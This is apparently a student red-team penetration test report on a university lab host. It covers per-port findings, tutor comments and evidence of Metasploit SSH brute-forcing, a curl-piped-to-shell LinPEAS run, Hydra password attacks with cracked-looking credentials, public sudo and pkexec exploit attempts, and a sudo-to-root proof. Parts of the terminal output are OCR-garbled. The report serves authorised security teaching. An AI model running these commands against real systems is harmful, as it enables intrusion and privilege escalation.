



### **NESSUS SCAN**

Scan Date: 14 Nov 2024

Medium vulnerability identified: SSL Certificate Cannot Be Trusted (Plugin ID 51192) Description: The server's SSL certificate cannot be trusted, probably because of self-signed certificates or because the certificate has expired. This could be leaving the server open to attack via man-in-the-middle attacks.

RISK	LOW
TESTED	Automated Scan
STUDENT	Red Team Group Members

The Nessus scan of target host 10.137.0.149 did reveal a lot of vulnerabilities; yet there were no critical risks found. Only one medium-risk of vulnerability, which is "SSL Certificate Cannot Be Trusted" found since, the self-signed or incorrectly configured SSL Certificates, the system is at risk for potential Man-in-the-Middle attacks. Informational problems include Apache HTTP server version detection, RPC service enumeration, and missing HSTS configuration. Although these are not critical, all could give a chance for an attacker to enter, or in the worst case, cause data leakage if left unattended.

The report identified Apache, OpenSSH and OpenSearch as services exposed and thus needing hardening. Stop gap measures it suggests are to replace the SSL certificate with a trusted Certificate Authority, enables HSTS on all HTTPS connections, and limit RPC and HTTP to trusted IP ranges. Fixing these bugs will appreciably enhance the security posture and reduce the attack surface for this system, even though no immediate critical risk was flagged.

#### Recommendations:

- 1. Replace the certificate issued by a trusted CA.
- 2. Ensure that the certificate is not expired and matches the name to the domain it refers to.
- 3. Use strong encryption protocols; disable the weak ciphers.

# PORT 22: SSH/TCP

SSH (Secure Shell or Secure Socket Shell) is a network protocol that enables a secure connection to a computer over an unsecured network. It is essential for maintaining the confidentiality and integrity of data when accessing remote systems.

RISK	LOW
VERSION	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
KNOWN CVEs	CVE-2023-38408, remote code execution if an agent is forwarded to an attacker-controlled system. CVE-2021-3156, heap-based buffer overflow
TESTED	User Enumeration, CVE-2021-3156
STUDENT	Arsalan Khan (User Enumeration) MD Kabir (CVE-2021-3156)

#### **Recommendations:**

- 1. Update OpenSSH: Upgrade to version 9.3p1 or newer to patch the vulnerability.
- 2. Disable Agent Forwarding:
- 3. Restrict Access: Use strict policies to limit SSH access to trusted users and IPs.
- 4. Monitor Logs: Check for unusual SSH activities in log.

#### SUMMARY OF CVE-2023-38408:

 This vulnerability specifically affects OpenSSH when the SSH-agent feature is enabled, and agent forwarding is allowed, Exploitation could allow attackers to execute arbitrary commands on the target system in the context of the user connected via SSH. Systems with OpenSSH versions prior to 9.3p1 are susceptible. It's particularly critical for environments where SSH-agent forwarding is actively used, such as multi-hop SSH connections.

#### SUMMARY OF CVE-2021-3156:

• A heap-based buffer overflow, which allows privilege escalation to root via "sudoedit -s" and a command-line argument that ends with a single backslash character.

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# PORT 25: SMTP

SMTP (Simple Mail Transfer Protocol) is a standard communication protocol used for sending electronic mail. However, vulnerabilities in SMTP can be exploited by attackers to spoof email origins, carry out phishing attacks, and even execute remote code on targeted systems.

RISK	INFORMATIONAL
STATE	VULNERABLE
VERSION	Device: firewall; CPE: cpe:/o:cisco:pix_firewall_software
KNOWN CVEs	Nill
TESTED	Cisco PIX sanitized smtpd
ENGINEER	Arsalan Khan

**Commented [A1]:** Analysis Provided with CVEs is based on Port 22, Please specify what enumeration has been tersted

#### Recommendations:

- 1. Ensure the Cisco PIX firmware is updated to the latest version.
- ${\bf 2.} \ \ {\bf Regularly} \ {\bf review} \ {\bf SMTP} \ {\bf server} \ {\bf software} \ {\bf for} \ {\bf updates} \ {\bf and} \ {\bf known} \ {\bf vulnerabilities}.$
- ${\it 3. \ \ Limit the IP ranges that can interact with the SMTP server to trusted sources only.}$
- ${\bf 4.} \quad {\bf Disable\ unnecessary\ SMTP\ features\ like\ VRFY,\ EXPN,\ or\ open\ relays\ to\ prevent\ misuse.}$
- 5. Enable logging for SMTP interactions to detect unusual activities such as brute force attempts or spam relays.
- 6. Ensure TLS is enforced on all SMTP connections to protect data in transit.

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7. Avoid deprecated configurations like SSL 2.0/3.0.		
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# PORT 80: HTTP

The web service is among the most prevalent and widely utilised services, making it a critical component of modern technology. However, it is also highly susceptible to a broad range of vulnerabilities that can compromise its security and functionality.

RISK	
	Front End Service: Back End Server: Tornado httpd 6.4.1
KNOWN CVEs	·
TESTED	
STUDENT	Yuvin Perera

#### **Recommendations:**

1.

#### SUMMARY OF CVE-X OR SERVICE RUNNING:

**Commented [A2]:** Are there any other services running on port 80? Have you tried to visit the HTML page? Is there a service running on the web browser? What is it? Are there any known vulnerabilities for this service? what are you able to do with this?

Have you also tried any sub-directory hunting? if so can you add this as evidence?

# PORT 111: RPCBIND

rpcbind is used by RPC (Remote Procedure Call) services. An RPC service is a server-based service which runs on a UNIX like system that fulfills remote procedure calls. rpcbind is used to determine which services can respond to incoming requests to perform the specified service. (https://www.cbtnuggets.com/common-ports/what-is-port-111)

RISK	LOW
VERSION	1.2.5-8
KNOWN CVEs	Nill
TESTED	User Enumeration
STUDENT	Nathasha Umodhi Liyanage

#### Recommendations:

- 1. Limit rpcbind to only internal or trusted networks.
- 2. Disable unnecessary RPC services to lower the exposure level.
- 3. Keep the system up to date.
- 4. Check unauthorized access attempts regularly.
- 5. Configure the firewall rules to allow this port from trusted IP.

**Commented [A3]:** Looks to be vulnerable with Versions: 0.2.4, the latest version of RPCBind is 1.2.6 where no direct Vulnerabilities have been found.

https://test.osv.dev/vulnerability/openSUSE-SU-2024:11304-

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https://hackviser.com/tactics/pentesting/services/rpcbind

# PORT 443: HTTPS

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RISK	
	Front End Service: Back End Server:
KNOWN CVEs	
TESTED	
STUDENT	Yuvin Perera

#### **Recommendations:**

1.

#### SUMMARY OF CVE-X OR SERVICE RUNNING:

Commented [A5]: What service is running on port 443? Is there a login for this service, What version of the service is running? how could you find this? Are there any known vulnerabilities or Issues with this service? Provide some screenshots of your findings? what did you try?

# **PORT 1883: MTQQ**

MQ Telemetry Transport (MQTT) is a lightweight publish/subscribe messaging protocol designed for low-bandwidth, high-latency, or unreliable networks. It minimizes resource use while ensuring reliable communication, making it ideal for IoT, M2M communication, and mobile applications.

RISK	
VERSION	mosquitto version 1.6.9
KNOWN CVEs	CVE-2024-8376
TESTED	
STUDENT	Yuvin Perera

#### **Recommendations:**

1.

#### SUMMARY OF CVE-2024-8376 OR SERVICE RUNNING:

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# PORT 5000, 5003: HTTP

Werkzeug is a set of utilities that may be used to develop a Python web application that is compliant with the Web Server Gateway Interface (WSGI). In general, it is not intended for the production environment due to its lack of advanced security features. Typically used for debugging and local development purposes. Werkzeug's HTTP server is listening on a configurable port, one of the most common being 5003, access to this from external sources risks sensitive application data or configurations.

(https://werkzeug.palletsprojects.com/en/stable/)

RISK	INFORMATIONAL
VERSION	Werkzeug/3.0.4 Python/3.12.6
KNOWN CVEs	CVE-2024-49767
TESTED	Does not come with a user enumeration mechanism by default / high
STUDENT	Nathasha Umodhi Liyanage, Arsalan Khan

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#### Recommendations:

- Allow access to local or trust only users. 1.
- Avoid exposing the debugging tool or sensitive configuration to the network.
- 3. Lock the server down with appropriate authentication and controls.
- Consider replacing Werkzeug with production-ready servers for hardened environments.

SUMMARY OF CVE-2024-49767:

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## PORT 8080: HTTP

One of the most common alternative HTTP ports for web servers such as Apache. It is often used in test or development environments. Apache httpd is a freely available open-source web server. Apache httpd can serve static as well as dynamic Internet content. Running on port 8080, it could indicate either a secondary instance, a proxy server, or a misconfigured production server.

Nagios is a powerful tool that provides you with instant awareness of your organization's mission-critical IT infrastructure. Nagios allows you to detect and repair problems and mitigate future issues before they affect end users and customers.

RISK	LOW
	Front End Service: Nagios (VERSION NOT CONFIRMED) Back End Server: Apache httpd 2.4.41 ((Ubuntu))
KNOWN CVEs	https://outpost24.com/blog/nagios-xi-vulnerabilities/ (NOT CONFIRMED)
TESTED	Directory Hunting, Default credentials, Brute Force login attack.
STUDENT	Nathasha Umodhi Liyanage

#### Recommendations:

- 1. Keep Apache HTTP Server and Nagios application updated with the latest versions.
- 2. Review and update security policies procedures and configurations.
- 3. Implement security headers like Content-Security-Policy (CSP), X-Frame-Options.
- 4. Disable all unnecessary Apache modules, reducing exposure to known vulnerabilities.
- 5. Monitor network traffic to detect any unauthorized access or suspicions activity.
- 6. It is recommended that SSL/TLS encryption be used for secure communication. Enforce the usage of HTTPS.

SUMMARY OF CVE-2024-49767:

# PORT 9200: SSL/HTTP

The general usage for port 9200 could be any of Elasticsearch or Amazon OpenSearch; it exposes a RESTful interface by which applications interact with and manage search and analytics data. In this setting, basic authentication is enabled, which protects the access to resources. However, if not properly secured, the service may be exposed to vulnerabilities.

RISK	INFORMATIONAL – NOT VULNERABLE
VERSION	Amazon OpenSearch Rest API (Basic auth)
KNOWN CVEs	
TESTED	Interaction with Rest API
STUDENT	Nathasha Umodhi Liyanage

#### Recommendations:

- 1. Use strong credentials with the basic authentication mechanism.
- 2. Allow encryption of all communications to protect sensitive data that will be transmitted.
- 3. Restrict access using Ip filtering or VPN.
- 4. Regularly update Amazon OpenSearch service.
- 5. Monitor access logs for unauthorized or suspicious activities, communication.
- 6. Enforce the usage of HTTPS.

# PORT 27017: MONGODB

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RISK	INFORMATIONAL – NOT VULNERABLE
VERSION	MongoDB (version 7.0.14)
KNOWN CVEs	NIL
TESTED	Brute Force Authentication
STUDENT	Arsalan Khan

#### Recommendations:

- 1. Ensure you're running the latest version of MongoDB
- 2. Enable Authentication:
- 3. Use strong credentials for accessing MongoDB instances.
- 4. Implement SCRAM or X.509 authentication.
- 5. Restrict access to Port 27017 by allowing only specific IPs.
- 6. Enable TLS/SSL to secure communication between MongoDB and clients.
- 7. Assign roles with the minimum required privileges.
- 8. Monitor logs for unusual activities, especially access from unknown IPs.

# CVE-2021-4034

A local privilege escalation vulnerability was found on polkit's pkexec utility. The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according to predefined policies.

RISK	INFORMATIONAL - NOT VULNERABLE
SERVICE	POLKIT'S PKEXEC UTILITY
REFERENCE	
	https://nvd.nist.gov/vuln/detail/cve-2021-4034
STUDENT	MD KABIR

#### Recommendations:

1. No Action Required.

#### SUMMARY OF CVE-2021-4043:

The current version of pkexec doesn't handle the calling parameters count correctly and
ends trying to execute environment variables as commands. An attacker can leverage
this by crafting environment variables in such a way it'll induce pkexec to execute
arbitrary code. When successfully executed the attack can cause a local privilege
escalation given unprivileged users administrative rights on the target machine.

# SECURITY MISCONFIGURATION DOCKER SOCKET

Improper configuration of Docker privileges allows non-administrative users to access the Docker socket (/var/run/docker.sock) directly. This misconfiguration can lead to full root access on the host system, bypassing system-level security controls, such as access restrictions, logging mechanisms, and sandboxing.

RISK	MEDIUM
SERVICE	DOCKER SOCKET – PRIVELIDGE ESCALATION
	https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
STUDENT	MD KABIR

This has been rated Medium, although access is through Deakin VPN a malicious insider could still cause reputable damage.

#### **Immediate Recommendations:**

- 1. Restrict access to the Docker socket (/var/run/docker.sock) to a trusted group.
- 2. Avoid running containers with the --privileged flag unless necessary.
- 3. Implement AppArmor or SELinux profiles to restrict container privileges.

#### **Further Recommendations:**

- 4. Apply the principle of least privilege for users who need Docker access.
- 5. Regularly audit permissions for Docker-related files and sockets.
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# SECURITY MISCONFIGURATION SUDOERS POLICY

Unrestricted root access through the sudoers file for all users in the sudo group. Root access can override system-level security measures, including firewalls, audit logs and security configurations, which can inadvertently or intentionally compromise the system.

RISK	MEDIUM
SERVICE	SUDOERS POLICY – PRIVELIDGE ESCALATION
	https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ https://www.sudo.ws/docs/man/1.8.17/sudoers.man/
STUDENT	JASON GALLETTI

This has been rated Medium, although access is through Deakin VPN a malicious insider could still cause reputable damage.

#### **Immediate Recommendations:**

- 1. Create groups for users that require elevated permissions to specific programs.
- 2. Disable users from moving to root without the root password.
- 3. Implement Multi-Factor Authentication (MFA) with SSH to when accessing remote servers

#### **Further Recommendations:**

- 7. Apply the principle of least privilege
- 8. Grant specific access and commands instead of full root privileges.
- 9. Regularly audit your sudo configurations policy.

# PORT 22: SSH/TCP

EVIDENCE

#### **USER ENNUMERATION – ARSALAN KHAN**

Version Evidence:

```
msf6 > use auxiliary(scanner/ssh/ssh_version)
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 18.137.0.149
RHOSTS = 10.137.0.149
msf6 auxiliary(scanner/ssh/ssh_version) > set RPORT 22
RPORT ⇒ 22
msf6 auxiliary(scanner/ssh/ssh_version) > run
[*] 10.137.0.149 - Key Fingerprint: ssh-ed25519 AAAAC3NzaC1lZDIINTESAAAAIHDCw7KlF252h1yAc81a0fxLz6cxFMUILk+kyQCvxk73
[*] 10.137.0.149 - SSH server version: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.11
[*] 10.137.0.149 - Server Information and Encryption
```

Enumeration Techniques: Username Enumeration

**Auxiliary Scanners: O**pen Metasploit by command "msfconsole". search for auxiliaries by "search auxiliary ssh login'.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/usernames.txt
USER_FILE ⇒ /home/kali/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.137.0.149:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > ssh admin@10.137.0.149
[*] exec: ssh admin@10.137.0.149
```

Enumeration Techniques: Username Enumeration


**Auxiliary Scanners: O**pen Metasploit by command "msfconsole". search for auxiliaries by "search auxiliary ssh login'.

#### CVE-2021-3156 - MD KABIR

First Download LinPeas from Github in Kali Linux from Cmd line by "curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh|sh" command.

Now to save a copy for use later we can use "curl -L -o linpeas.sh <a href="https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh">https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh</a>".

Now we can connect to the target using ssh by "ssh sam@10.137.0.149".



**Logged in as "Sam"** transfer "linpeas.sh" to the target by "scp linpeas.sh sam@10.137.0.149:/tmp/".



Now in target machine we can navigate to "tmp" and make it executable. And then run the script.



#### Run linpeas.sh script

Copy the file from target machine to kali machine by "scp sam@10.137.0.149:/tmp/linpeas\_output.txt .

#### File copied to Kali Linux

```
System Information

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.4.0-192-generic (buildd@lcy02-amd64-036) (gcc version 9.4.0 (Ubuntu 9.4.0-lubuntu1 -20.04.2)) #212-Ubuntu SMP Fri Jul 5 09:47:39 UTC 2024
Distributor ID: Ubuntu
Description: Ubuntu 20.04.6 LTS
Release: 20.04
Codename: focal

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.38
```

#### Possible privilege Escalation Sudo version

#### **Further Investigation**

```
Vulnerable to CVE-2021-3560

Protections
AppArmor enabled? You do not have enough privilege to read the profile set.
apparmor module is loaded.
AppArmor profile? unconfined
is linuxONE? s390x Not Found
grsecurity present? grsecurity Not Found
Pax bins present? Pax Not Found
Execshield enabled? Execshield Not Found
SELinux enabled? sestatus Not Found
Sectome enabled? disabled
User namespace? enabled
Cgroup2 enabled? enabled
Is ASIR enabled? Yes
Printer? No
Is this a virtual machine? Yes (Numare)
```

It was found that polkit could be tricked into bypassing the credential checks for D-Bus requests, elevating the privileges of the requestor to the root user. This flaw could be used by an unprivileged local attacker to, for example, create a new local administrator. The highest threat from this vulnerability is to data confidentiality and integrity as well as system availability.

```
sam@redĎack1:-$ sudoedit -s 'AAAAAAA\ '
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
```

**Vulnerability Checked** 

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#### Trying to get root access failed

```
—(hackme⊕ hackme)-[~]

—$ nc -w 3 10.137.0.149 1234 < /home/hackme/49522

—(hackme⊕ hackme)-[~]

—$ ■
```

#### Python File transfer to 10.137.0.149 to try accessing vulnerability

We can check the sudo version again by "sudo -version".

```
sam@redback1:~$ sudo --version
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```

#### Sudo version

Now we can clone the exploitable code by "git clone https://github.com/worawit/CVE-2021-3156.git".

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```

#### Code cloned

Now first we can check the Idd version

```
sam@redback1:~/CVE-2021-3156$ ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.16) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

#### **Idd** version

The system running glibe 2.31 which supports "tcache". Now we can run the exploit "python3 exploit\_nss.py".

```
sam@redback1:~/CVE-2021-3156$ python3 exploit_nss.py
Traceback (most recent call last):
   File "exploit_nss.py", line 220, in <module>
   assert check_is_vuln(), "target is patched"
AssertionError: target is patched
sam@redback1:~/CVE-2021-3156$
```

#### Vulnerability patched

We can now try other exploit. We can complie "gcc exploit\_timestamp\_race.c -o exploit\_timestamp\_race" and run "./exploit\_timestamp\_race".

```
samiredback: -/CVE-201-1156$ gcc exploit_timestamp_race.c -o exploit_timestamp_race -id:
samiredback1: -/CVE-201-1156$ _/comploit_timestamp_race.c -o exploit_timestamp_race of the samiredback1: -/CVE-201-1156$ _/comploit_timestamp_race of the samiredback1: -/CVE-201-11566$ _/comploit_timestamp_race of the samiredback2: -/CVE-201-11566$ _/compl
```

#### Indicates system is patched

The above proof indicates that the vulnerability has been patched.

# PORT 111: RPCBIND

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# PORT 8080: NAGIOS

#### EVIDENCE

#### Nathasha Umodhi Liyanage

- There is a 'tcp\_8080\_http\_feroxbuster\_dirbuster.txt' file, inside the autorecon scan tcp8080 folder and it contains Ferobuster scan results and configurations which targets the URL 'http://10.137.0.149:8080'
- The current version of the Feroxbuster is 2.11.0. (Found by using command 'ferobuster -version')
- Observations of the above Feroxbuster text file can be presented as follows.
- 'http:/10.137.0.149:8080/' and '/index.html' are reachable with status 200 (OK)
- '/icons/ubuntu-logo.png' is a static resource
- '/nagios' requires authentication as indicated by '401 Unauthorized'
- · Nagios is open-source network monitoring tool.

```
(kali® kali)-[~]
$ curl -1 http://10.137.0.149:8080/nagios
HTTP/1.1 401 Unauthorized
Date: Sun, 01 Dec 2024 07:38:09 GMT
Server: Apache/2.4.41 (Ubuntu)
WWW-Authenticate: Basic realm="Nagios Access"
Content-Type: text/html; charset=iso-8859-1
```

The outcome shows that basic authentication (HTTP 401 Unauthorized) is required and that access to the Nagios endpoint is restricted. Although using basic authentication alone does not prove a vulnerability, it may be problematic if credentials are weak or sent unencrypted.

#### Access to the '/nagios' endpoint is restricted by basic authentication.

Basic authentication requires credentials, when default credential pairs (eg: 'nagiosadmin:nagiosadmin' or 'admin:admin') were tested but did not able to access.

```
$ hydra -C credentials.txt 10.137.0.149 http-get /nagios
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-04 21:20:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries, ~3 tries per task
[DATA] attacking http-get://10.137.0.149:80/nagios
[80][http-get] host: 10.137.0.149 login: admin password: 12345678
[80][http-get] host: 10.137.0.149 login: admin password: iloveyou
[80][http-get] host: 10.137.0.149 login: admin password: monkey
[80][http-get] host: 10.137.0.149 login: admin password: 070707
[80][http-get] host: 10.137.0.149 login: admin password: 070707
 [80][http-get] host: 10.137.0.149 login: nagiosadmin password: 070707
[80][http-get] host: 10.137.0.149 login: admin password: lovely
[80][http-get] host: 10.137.0.149 login: nagiosadmin password: domino
[80][http-get] host: 10.137.0.149 login: nagiosadmin password: cherries
[80][http-get] host: 10.137.0.149 login: nagiosadmin password: skippy
[80][http-get] host: 10.137.0.149 login: test password: 123456789
1 of 1 target successfully completed, 9 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-04 21:20:56
             | Hydra (https://github.com/vanhauser-thc/thc-hydra) | Starting at 2024-12-04 21:05:33 |
| [DATA] max 16 tasks per 1 server, overall 16 tasks, 71721995 login tries (l:5/p:14344399), ~4482625 tries per task |
| [DATA] attacking http-get://10.137.0.149 login: admin password: 12345678 |
| [80] [http-get] host: 10.137.0.149 login: admin password: 12345678 |
| [80] [http-get] host: 10.137.0.149 login: admin password: 1234567 |
| [80] [http-get] host: 10.137.0.149 login: admin password: 1234567 |
| [80] [http-get] host: 10.137.0.149 login: admin password: 123456 |
| [80] [http-get] host: 10.137.0.149 login: admin password: iloveyou |
| [80] [http-get] host: 10.137.0.149 login: admin password: habygirl |
| [80] [http-get] host: 10.137.0.149 login: admin password: habygirl |
| [80] [http-get] host: 10.137.0.149 login: admin password: lovely |
| [80] [http-get] host: 10.137.0.149 login: nagiosadmin password: lovely |
| [80] [http-get] host: 10.137.0.149 login: nagiosadmin password: herries |
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login: nagiosadmin password: domino
login: nagiosadmin password: kaykay
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password: dimple
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password: lavender
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password: hunter:
                          nttp-get] host: 10.137.0.149 login: root password: emanuel
1 target successfully completed, 36 valid passwords found
(https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-04 21:06:32
```

Then attempt brute-force both usernames and passwords, the brute-forcing both username and password also didn't work. Basic authentication was not successfully brute-forced, but it's crucial to secure this endpoint and update the Apache server to mitigate these vulnerabilities.

# PORT 9020: AMAZON OPENSEARCH REST API

EVIDENCE

#### Nathasha Umodhi Liyanage

Tried to interact with the REST API endpoint and check if any unsecured data is exposed by using the command 'curl-X GET http://10.137.0.149:9200/\_cat/indices'. Since this is not successful, it means the API is properly secured.

```
(kali@ kali)-[~]

$ mmap - p 9200 -sV —script vuln 10.137.0.149

Starting Mmap 7.9498V ( https://mmap.org ) at 2024-11-25 20:46 EST

WARNING: Service 10.137.0.149/9200 had already soft-matched rtsp, but now soft-matched sip; ignoring second value

Mmap scan report for redback.it.deakin.edu.au (10.137.0.149)

Host is up (0.0066s latency).

PORT STATE SERVICE VERSION

9200/tcp open ssl/rtsp

| ssl-dh-params:
| VULNERABLE: | Diffie-Hellman Key Exchange Insufficient Group Strength

State: VULNERABLE: | Diffie-Hellman Key Exchange Insufficient Group Strength

State: VULNERABLE: | Transport Layer Security (TLS) services that use Diffie-Hellman groups

of insufficient strength, especially those using one of a few commonly

shared groups, may be susceptible to passive eavesdropping attacks.

Check results:

WEAK DH GROUP 1

Cipher Suite: TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256

Modulus Type: Safe prime

Modulus Source: RFC2409/oakley Group 2

Modulus Length: 1024

Generator Length: 8

Public Key Length: 1024

References:

| https://weakdh.org | fingerprint-strings: | fourOhfourRequest: | http://eakdh.org | ferences: | https://eakdh.org | fourder-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde-fourde
```

# PORT 27017: MONGODB

EVIDENCE

**Arsalan Khan** 

**Exploitation Completed** 

I have tested if the module works but after the brute force it was not successful.

#### Summary of Findings on MongoDB (Port 27017)

The scan on Port 27017 indicates that the system is running MongoDB version 7.0.14, which is commonly associated with default configurations that can pose significant security risks if not properly secured. MongoDB instances exposed to public networks without authentication are vulnerable to unauthorized access, data theft, and database modification or deletion. Additionally, outdated versions or misconfigured setups may expose the service to known vulnerabilities, such as privilege escalation or denial-of-service (DoS) attacks.

# CVE-2021-4034

#### EVIDENCE

#### **MD KABIR**

PwnKit: Local Privilege Escalation Vulnerability Discovered in polkit's pkexec (CVE-2021-4034)

```
[+] [CVE-2021-4034] Punkit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt

Exposure: probable

Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro

Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

#### From LinPeas

```
sam@redback1:~/CVE-2021-4034-main$ pkexec --version
pkexec version 0.105
```

#### Pkexec version Check the version

```
sam@redback1:/tmp$ git clone https://github.com/arthepsy/CVE-2021-4034.git
Cloning into 'CVE-2021-4034'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 18 (delta 2), reused 0 (delta 0), pack-reused 14 (from 1)
Unpacking objects: 100% (18/18), 4.77 KiB | 1.19 MiB/s, done.
```

Exploit Downloaded from "git clone https://github.com/arthepsy/CVE-2021-4034.git

#### **Dependencies** Install Dependencies

Compile the C code

```
sam@redback1:/tmp/CVE-2021-4034$ gcc -o cve-2021-4034-poc cve-2021-4034-poc.c
sam@redback1:/tmp/CVE-2021-4034$ ls
cve-2021-4034-poc cve-2021-4034-poc.c README.md
sam@redback1:/tmp/CVE-2021-4034$
```

#### Generated executable file

Run the compile command.

Version patched

# SECURITY MISCONFIGURATION

EVIDENCE

**JASON GALLETTI** 

POC:

```
sam@redback1:~$ id
uid=1003(sam) gid=1003(sam) groups=1003(sam),27(sudo),119(docker)
```

ld: shows the current groups the user belongs to.

```
samBredback1:-$ sudo su
[sudo] password for sam:
root@redback1:/home/sam# cat /etc/sudoers
# This file MUST be edited with the 'visudo' command as root.
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
# See the man page for details on how to write a sudoers file.
# See the man page for details on how to write a sudoers file.
# Defaults env_reset
Defaults mail_badpass
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/shin:/shap/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
% Xadmin ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
% Sudo ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on *#include* directives:
#includedir /etc/sudoers.d
```

Using sudo cmd to su, invoke login shell of root user

Further inspection of the sudoers policy, confirms that the policy is the default policy which allows adding users to the sudo group leads to privilege escalation to root.

```
sam@redback1:~$ sudo su
root@redback1:/home/sam# cd ..
root@redback1:/home# cd ..
root@redback1:/# whoami
root
root@redback1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@redback1:/# |
```

**Recommendations:** 

Create groups for users that require elevated permissions to specific programs. Disable users from moving to root without the root password.

#.Blue.Team.members.can.execute.any.command.on.the.below.platforms..
%blueteam.ALL=(ALL).NOPASSWD:./usr/bin/systemctl.restart.suricata.
/usr/sbin/systemctl.stop.suricata./usr/sbin/systemctl.start.suricata
#.Disable.Root.access.via.sudo.for.users,.asks.for.a.password.of.the.target.user
defaults:.targetpw

# SECURITY MISCONFIGURATION

EVIDENCE

**MD KABIR** 

POC:

```
Systemd PATH

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
PATH-<mark>/usr/local/sbin</mark>:/usr/sbin://sbin://sbin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://shin://
```

Found On LinPeas We can see the PATH used by systemd with "systemctl show-environment" command.

```
sam@redback1:~$ systemctl show-environment
LANG=en_US.UTF-8
